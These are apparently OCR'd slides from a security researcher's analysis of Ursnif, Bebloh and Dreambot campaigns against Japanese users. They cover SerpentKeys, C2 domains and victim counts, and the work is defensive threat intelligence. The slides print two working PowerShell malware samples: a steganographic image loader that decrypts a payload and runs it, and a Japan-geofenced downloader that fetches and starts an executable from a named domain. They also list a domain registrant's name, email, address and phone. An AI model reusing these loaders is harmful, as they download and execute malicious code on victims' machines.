[string[]]${c`OL}=(("{3}{4}{0}{2}{1}{5}{6}" -f '://i','mgur.com/','.i','http','s','ar2v','FoS.png'),("{0}{8}{2}{1}{5}{3}{7}{6}{4}
" -f 'http','2','imgbox.com/f1/5','wQ4Mn','ng','/9dG','o.p','_','s://images2.'),("{1}{3}{9}{7}{6}{0}{2}{4}{10}{11}{5}{8}" -f'c/',
'https','wgR','://i.po','Wy','g?','c','g.','dl=1','stim','QPd/','MAIN2.pn'),("{0}{6}{3}{2}{5}{1}{4}{7}" -f'http','06pucz',
'age.fr','m','5','l/i/4sc','s://i','7ewtzd.png'));function Ottass {param ([String]${I`gaa}, [String]${p`Cxc})${ByT`U`Ro} =
[Convert]::FromBase64String(${i`gaA});${A`es} = .('Om') System.Security.Cryptography.RijndaelManaged;${A`es}.Mode =
[System.Security.Cryptography.CipherMode]::CBC;${a`es}.Padding = [System.Security.Cryptography.PaddingMode]::zeros;${TL`AS} = &
('Om') Byte[](32);[Array]::Copy(${BY`T`URO}, 0, ${TL`As}, 0, 32);${Rc`xZ0} = &('Om')
System.Security.Cryptography.Rfc2898DeriveBytes(${PC`xc},${t`LaS});${x`A2d} = ${r`CxZ0}.GetBytes(32);${D`eFS} = ${RC`X`z0}
.GetBytes(16);${Hm`Ac} = .('Om') System.Security.Cryptography.HMACSHA1(,${r`C`xZ0}.GetBytes(20));${eED`er} = ${hM`AC}.ComputeHash
(${b`YtU`Ro}, 52, ${B`Yt`URo}.Length - 52);${qAs`Aq} = ${a`Es}.CreateDecryptor(${X`A2D}, ${DE`Fs});${mjO`kO} = ${q`ASAq}
.TransformFinalBlock(${ByT`U`RO}, 52, ${bY`T`URo}.Length - 52);${a`daMI} = &('Om') System.IO.MemoryStream(${MJo`Ko}, ${f`ALse});
if (${Mj`OkO}[0] -eq 0x1f) {${aD`AmI} = &('Om') System.IO.Compression.GZipStream(${adA`MI}, [IO.Compression.CompressionMode]
::Decompress)}${sTREAm`Re`Ad`er} = .('Om') System.IO.StreamReader(${a`daMI}, ${tR`UE});${st`RE`AmRe`ADER}.ReadToEnd()};Function
Bavv(${T`6`4In}){${b`cZa}  = [System.Convert]::FromBase64String(${t6`4`In});${SENE`gS} = [System.Text.Encoding]::UTF8.GetString($
{Bc`za});return ${Se`NegS}}.("{0}{1}" -f's','al') a New-Object;foreach(${U`Rl} in ${c`ol}){if ((&('Om') Net.WebClient)
.downloadstring(${u`RL}).length -gt 1000){${w}=.('Om') System.Drawing.Bitmap((&('Om') Net.WebClient).OpenRead(${u`Rl}));${j`Y}=&
('Om') Byte[] 128400;(0..213)|&('%'){foreach(${i} in(0..599)){${S`V}=${w}.GetPixel(${I},${_});${J`Y}[${_}*600+${i}]=([math]::Floor
((${sv}.B-band15)*16)-bor(${Sv}.G -band 15))}};${eN`SEeV} =[System.Text.Encoding]::ASCII.GetString(${jY}[0..128347]) ${m`imEdR} =
.("{0}{1}"-f 'Ot','tass') -Igaa ${eNs`eeV} -Pcxc (&("{0}{1}{2}" -f 'Get-Cu','ltu','re')) Name;${c`Gg}=.("{1}{0}" -f 'avv','B')($
{MI`M`EDR});.("{1}{0}"-f 'X','IE')(${C`gg});break}}
```


4. Get-Culture

Group-A


3.2.2.Highly obfuscated approach for attachments



```
$Ds=Get-Culture | Format-List -Property * | Out-String -Stream;if ($Ds -Match "ja"){$urls="http://
pigertime.com/mksettting","";foreach($url in $urls){Try{write-Host $url;$fp = "$env:temp\pain.exe";
Write-Host $fp;$wc = New-Object System.Net.WebClient;$wc.Headers.Add("user-agent","Mozilla/5.0
(Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/
534.6");$wc.DownloadFile($url, $fp);Start-Process $fp;break}Catch{Write-Host $_.Exception.Message}}}
```




```
Parent                         : ja
LCID                           : 1041
KeyboardLayoutId               : 1041
Name                           : ja-JP
IetfLanguageTag                : ja-JP
DisplayName                    : 日本語 (日本)
NativeName                     : 日本語 (日本)
EnglishName                    : Japanese (Japan)
TwoLetterISOLanguageName       : ja
ThreeLetterISOLanguageName     : jpn
ThreeLetterWindowsLanguageName : JPN
CompareInfo                    : CompareInfo - ja-JP
TextInfo                       : TextInfo - ja-JP
IsNeutralCulture               : False
CultureTypes                   : SpecificCultures, InstalledWin32Cultures, FrameworkCultures
NumberFormat                   : System.Globalization.NumberFormatInfo
DateTimeFormat                 : System.Globalization.DateTimeFormatInfo
Calendar                       : System.Globalization.GregorianCalendar
OptionalCalendars              : {System.Globalization.GregorianCalendar, System.Globalization.
                                 JapaneseCalendar, System.Globalization.GregorianCalendar}
UseUserOverride                : True
IsReadOnly                     : False
```



```
if ($Ds -Match "ja"){$url
```

Group-A

Steganography collections



Group-A

3.2.3 Bebloh analysis

Group-A only utilized bebloh as a downloader of Ursnif


- Geofenced technique for Japan
- Not just Ursnif, but Pushdo.
- Detection avoidance of Bebloh and Ursnif

Date	File Type	Infection method
Oct. 2018 – Nov. 2018	exe	Downloading from URL
18th Dec. 2018 – 7th May. 2019 17th Jun. 2019	dll	Download encrypted Ursnif binary data by XXTEA from Bebloh's C2 and decrypt on terminal
27th May. 2019 - 5th Jun. 2019	exe	

3.2.4 Ursnif analysis

SerpentKey	Date	Version	BotnetID	soft
CBA16FFC891E31A5	2018/7/2 - 2018/10/24	version=300016	id=1000	soft=1
	2018/10/30	version=300017	id=1000	soft=1
	2018/11/6	version=300018	id=1000	soft=1
A0511F7C891131A8	2019/2/18 - 2019/2/20	version=300030	id=1000	soft=1
	2019/2/28	version=300035	id=1000	soft=1
CBA17F7E892431A1	2019/4/3	version=300036	id=1000	soft=1
	2019/4/23	version=300051	id=1000	soft=1
	2019/5/7	version=300052	id=1000	soft=1
	2019/5/27	version=300054	id=1000	soft=1
	2019/5/30	version=300055	id=1000	soft=1
	2019/6/17	version=300058	id=1000	soft=1
s4Sc9mDb35Ayj8oO	2018/7/18	version=216996	id=201872	soft=1
	2018/12/11 - 2018/12/28	version=216996	id=201810	soft=1
	2019/1/21	version=216056	id=1000	soft=3
	2019/4/15 - 2019/5/21	version=217068	id=1002	soft=1
	2019/5/22	version=217068	id=1010	soft=1
	2019/6/3 - 2019/6/4	version=217068	id=1002	soft=1
	2019/6/12 - 2019/6/19	version=217068	id=1000	soft=1
	2019/7/16	version=217068	id=1006	soft=1
cvHftGpuqarQFB0D	2018/7/25	version=217016	id=201873	soft=3

3.2.4 Ursnif analysis



Group-A

3.2.4 Ursnif analysis

Infect Ursnif-A from Bebloh. SerpentKey was changed occasionally

Date	SerpentKey
2016/11 - 2017/02	0WADGyh7SUCs1i2V
2018/03/13-2018/11/06	CBA16FFC891E31A5
2019/01/24-2019/03/06	A0511F7C891131A8
2019/04/23 -	CBA17F7E892431A1

We believe that Group-A uniquely developed Ursnif-A for Japan

-Compare to other Ursnif, This Ursnif has different config.

-Version number of Ursnif-A is incremented every time malspam was delivered

Group-B

3.1.3 Ursnif analysis


Infected Dreambot (Ursnif-B) from attachment file

SerpentKey = "s4Sc9mDb35Ayj8oO"


Provided Crime as as Service

We believe Group-B utilized Ursnif-B based on our long-term observation

2.2. Transition of downloaded malware



Classification of Serpentkey of Ursnif



key=s4Sc9mDb35Ayj8oO

key=CBA16FFC891E31A5

key=0WADGyh7SUCs1i2V

key=A0511F7C891131A8

key=CBA17F7E892431A1

key=s4Sc9mDb35Ayj8oO


key=0123456789ABCDEF

key=Gu9foUnsY506KSJ1

Group-A

3.2.2 Domain analysis

C2 domains from 2015 - 2017 were registered specific email address.



jiongyunpeng@yahoo.com is associated to this person

Name	Jiongyun Peng	is associated with 25 domains
Address	No. 2307, 1224, Bei Wai Huan Lu Xi Lu	map
City	Linfen	
State	Shanxi	
Country	China	
Phone	+86.15660733248	
Fax	+1.8887802723	
Private	no	

List of domain names registred by **jiongyunpeng@yahoo.com**


Domain Name	Creation Date	Registrar
pinkestoneasndhww0.com	2016-12-07	ipmirror.com
kritttany70.com	2017-01-31	ipmirror.com
kroshkasin90.com	2017-01-31	ipmirror.com
intenelen1995.com	2017-01-17	ipmirror.com
oorkkee09918.com	2017-01-05	ipmirror.com
kkwkkwk91000.com	2016-12-14	ipmirror.com

Group-A

3.2.2 Domain analysis

Characteristics of C2 domain (2019/5-)

ASN	62088
IP	5.8.88.0/24, 5.188.231.0/24
register	Eranet International Limited
NameServer	a.dnspod.com
Registrant Organization	Wang Wiet MYOB Technology Pty Ltd



Filters: a.dnspod.com ✖ 5.0.0.0/8 ✖ Eranet International Limited ✖ CN ✖

Group-B

3.3 Domain analysis

Webhost downloads Ursnif-B has many domains for one IP address

Group-B used FastFlux infra for Ursnif-b's C2 domain

This threat actor used to use DarkCloud, now SandiFlux (a.k.a. BrazzzzersFF)

[FastFlux]

IP addresses associated with C2 keep changed in short term

https://www.proofpoint.com/us/threat-insight/post/sandiflux-another-fast-flux-infrastructure-used-malware-distribution-emerges

3.4.1. Victims : Number of infected hosts

Ursnif botnet's scale

Ursnif-A: 90,000 IP (2016)
(*based on sinkhole observation)

Ursnif-B: 45,848 in Japan out of approx 60,000
(2019/04 SAS2019)

Dreambot Business overview 2019: http://benkow.cc/DreambotSAS19.pdf

3.4.1. Victims ： Target financial companies

Target list in WebInjectionConfig

- Group-A

